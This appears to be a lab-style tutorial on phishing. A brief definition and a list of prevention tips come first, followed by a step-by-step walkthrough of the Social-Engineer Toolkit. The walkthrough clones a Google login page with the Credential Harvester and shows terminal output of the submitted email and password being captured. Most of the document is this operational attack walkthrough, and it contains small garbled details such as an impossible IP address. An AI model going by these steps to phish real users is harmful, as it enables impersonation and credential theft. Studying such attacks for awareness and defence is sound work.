

# Phishing Attacks: Description and Prevention Guidance

## What is a Phishing Attack?

Phishing is a type of cyber attack in which attackers impersonate legitimate institutions via email, text message, or other communication channels to lure individuals into providing sensitive information such as usernames, passwords, credit card numbers, or other personal details. These attacks often rely on social engineering tactics to trick victims into clicking malicious links or downloading harmful attachments.

## Guidance to Prevent Phishing Attacks


- Be cautious with unsolicited messages or emails, especially those urging immediate action.
- Check the sender's email address carefully; slight alterations can indicate a scam.
- Hover over links to preview URLs before clicking. Avoid clicking suspicious links.
- Use strong, unique passwords and enable two-factor authentication (2FA) wherever possible.
- Keep software and antivirus programs updated to protect against the latest threats.
- Never share personal or financial information through email or text messages.
- Report suspected phishing emails to your IT department or email provider.

*Stay vigilant and protect yourself against phishing threats. Awareness is the first line of defense.*

## Phishing Attack by Google Template

### Step1:

### Select Website Attack Vector



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File Actions Edit View Help
Shell No. 1

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..SS.....SS.....SS..
..SS.....SS.....SS..
..SS.....SS.....SS..
..SS.....SS.....SS..
..SS.....SS.....SS..
..SS.....SS.....SS..

[~] The Social-Engineer Toolkit (SET) [~]
Created by: David Kennedy (ReL1K)
Version: 8.0.3
Codename: 'Maverick'
Follow us on Twitter: @TrustedSec
Follow me on Twitter: @HackingDave
Homepage: https://www.trustedsec.com
Welcome to the Social-Engineer Toolkit (SET).
The one stop shop for all of your SE needs.

The Social-Engineer Toolkit is a product of TrustedSec.
Visit: https://www.trustedsec.com

It's easy to update using the PenTesters Framework! (PTF)
Visit https://github.com/trustedsec/ptf to update all your tools!

Select from the menu:
1) Spur-Phishing Attack Vectors
2) Website Attack Vectors
3) Infection Media Generator
4) Create a Payload and Listener
5) Mass Mailer Attack
6) Archive-based Attack Vector
7) Wireless Access Point Attack Vector
8) QCode Generator Attack Vector
9) Powershell Attack Vectors
10) Third Party Modules

SS) Return back to the main menu.

SS> 2

The Social-Engineer Toolkit is a unique way of utilizing multiple web-based attacks in order to compromise the intended victim.

The Java Applet Attack method will spoof a Java Certificate and deliver a Metasploit-based payload. Uses a customized java applet created by Thomas Wirth to deliver the payload.

The Metasploit Browser Exploit method will utilize select Metasploit browser exploits through an iframe and deliver a Metasploit payload.

The Credential Harvester method will utilize web cloning of a web-site that has a username and password field and harvest all the information posted to the website.
```

## Step2: Select Credential Harvester Attack Method

```
File Actions Edit View Help

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The Credential Harvester method will utilize web cloning of a web-site that has a username and password field and harvest all the information posted to the website.
The Tabnabbing method will wait for a user to move to a different tab, then refresh the page to something different.
The Web-Jacking Attack method was introduced by white_sheep, emgent. This method utilizes iframe replacements to make the highlighted URL link to appear legitimate however when clicked a window pops up then is replaced with the malicious link. You can edit the link replacement settings in the set_config if it's too slow/fast.
The Multi-Attack method will add a combination of attacks through the web attack menu. For example, you can utilize the Java Applet, Metasploit Browser, Credential Harvester/Tabnabbing all at once to see which is successful.
The MTA Attack method will allow you to clone a site and perform Powershell injection through HTA files which can be used for Windows-based Powershell exploitation through the browser.

1) Java Applet Attack Method
2) Metasploit Browser Exploit Method
3) Credential Harvester Attack Method
4) Tabnabbing Attack Method
5) Web Jacking Attack Method
6) Multi-Attack Web Method
7) HTA Attack Method

99) Return to Main Menu

set:webattack>
The first method will allow SET to import a list of pre-defined web applications that it can utilize within the attack.
The second method will completely clone a website of your choosing and allow you to utilize the attack vectors within the completely same web application you were attempting to clone.
The third method allows you to import your own website, note that you should only have an index.html when using the import website functionality.

1) Web Templates
2) Site Cloner
3) Custom Import

99) Return to Webattack Menu

set:webattack>
[-] Credential harvester will allow you to utilize the clone capabilities within SET
[-] to harvest credentials or parameters from a website as well as place them into a report

--- * IMPORTANT * READ THIS BEFORE ENTERING IN THE IP ADDRESS * IMPORTANT * ---
```

## Step3: Select Web Templates

```
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99) Return to Webattack Menu

set:webattack>1
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The way that this works is by cloning a site and looking for form fields to rewrite. If the POST fields are not usual methods for posting forms this could fail. If it does, you can always save the HTML, rewrite the forms to be standard forms and use the "IMPORT" feature. Additionally, really important:

If you are using an EXTERNAL IP ADDRESS, you need to place the EXTERNAL IP address below, not your NAT address. Additionally, if you don't know basic networking concepts, and you have a private IP address, you will need to do port forwarding to your NAT IP address from your external IP address. A browser doesn't know how to communicate with a private IP address, so if you don't specify an external IP address if you are using this from an external perspective, it will not work. This isn't a SET issue this is how networking works.

set:webattack> IP address for the POST back in Harvester/Tabnabbing [192.168.222.285]:
```

## Step4:

## Made by Moez Javed

```
root@webattack> IP address for the POST back in Harvester/Tabnabbing [192.168.222.205]:

**** Important Information ****

For templates, when a POST is initiated to harvest
credentials, you will need a site for it to redirect.
You can configure this option under:

    /etc/setoolkit/set.config

Edit this file, and change HARVESTER_REDIRECT and
HARVESTER_URL to the sites you want to redirect to
after it is posted. If you do not set these, then
it will not redirect properly. This only goes for
templates.

1. Java Required
2. Google
3. Twitter

root@webattack> Select a template: 2

[*] Cloning the website: http://www.google.com
[*] This could take a little bit ...

The best way to use this attack is if username and password form fields are available. Regardless, this captures all POSTs on a website.
[*] The Social-Engineer Toolkit Credential Harvester Attack
[*] Credential Harvester is running on port 80
[*] Information will be displayed to you as it arrives below:
192.168.222.205 - - [21/Apr/2025 07:09:00] "GET /index.html HTTP/1.1" 200 -
192.168.222.205 - - [21/Apr/2025 07:09:06] "GET / HTTP/1.1" 200 -
[*] WE GOT A HIT! Printing the output:
PARAM: GALX=5JLckfgagQM
PARAM: continue=https://accounts.google.com/o/oauth2/auth?zt=ChR5WFBwd2JwV1h1C0htUfdldz8EHnIFVWxs5TdNLW0MdtH1bW1TMEQzYUZFz188aURwmlRSQxEzK88K99APsBz4gAAAAUy4_qD7Hbfz3Bw8KxnaNoulCRlD3YtJK
PARAM: service=iso
PARAM: dsb=73b1887106725792428
PARAM: _utfb=5
PARAM: bgresponse=js_disabled
PARAM: pstMsg=1
PARAM: dnConn=
PARAM: checkConnection=
```

## Step5: Select Google

```
**** Important Information ****

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PARAM: continue=https://accounts.google.com/o/oauth2/auth?zt=ChR5WFBwd2JwV1h1C0htUfdldz8EHnIFVWxs5TdNLW0MdtH1bW1TMEQzYUZFz188aURwmlRSQxEzK88K99APsBz4gAAAAUy4_qD7Hbfz3Bw8KxnaNoulCRlD3YtJK
PARAM: service=iso
PARAM: dsb=73b1887106725792428
PARAM: _utfb=5
PARAM: bgresponse=js_disabled
PARAM: pstMsg=1
PARAM: dnConn=
PARAM: checkConnection=
PARAM: Password=Email+moez@gmail.com
POSSIBLE USERNAME FIELD FOUND: Email+moez@gmail.com
POSSIBLE PASSWORD FIELD FOUND: Password+moez
PARAM: PersistentCookie=yes
[*] WHEN YOU'RE FINISHED, HIT CONTROL-C TO GENERATE A REPORT.
```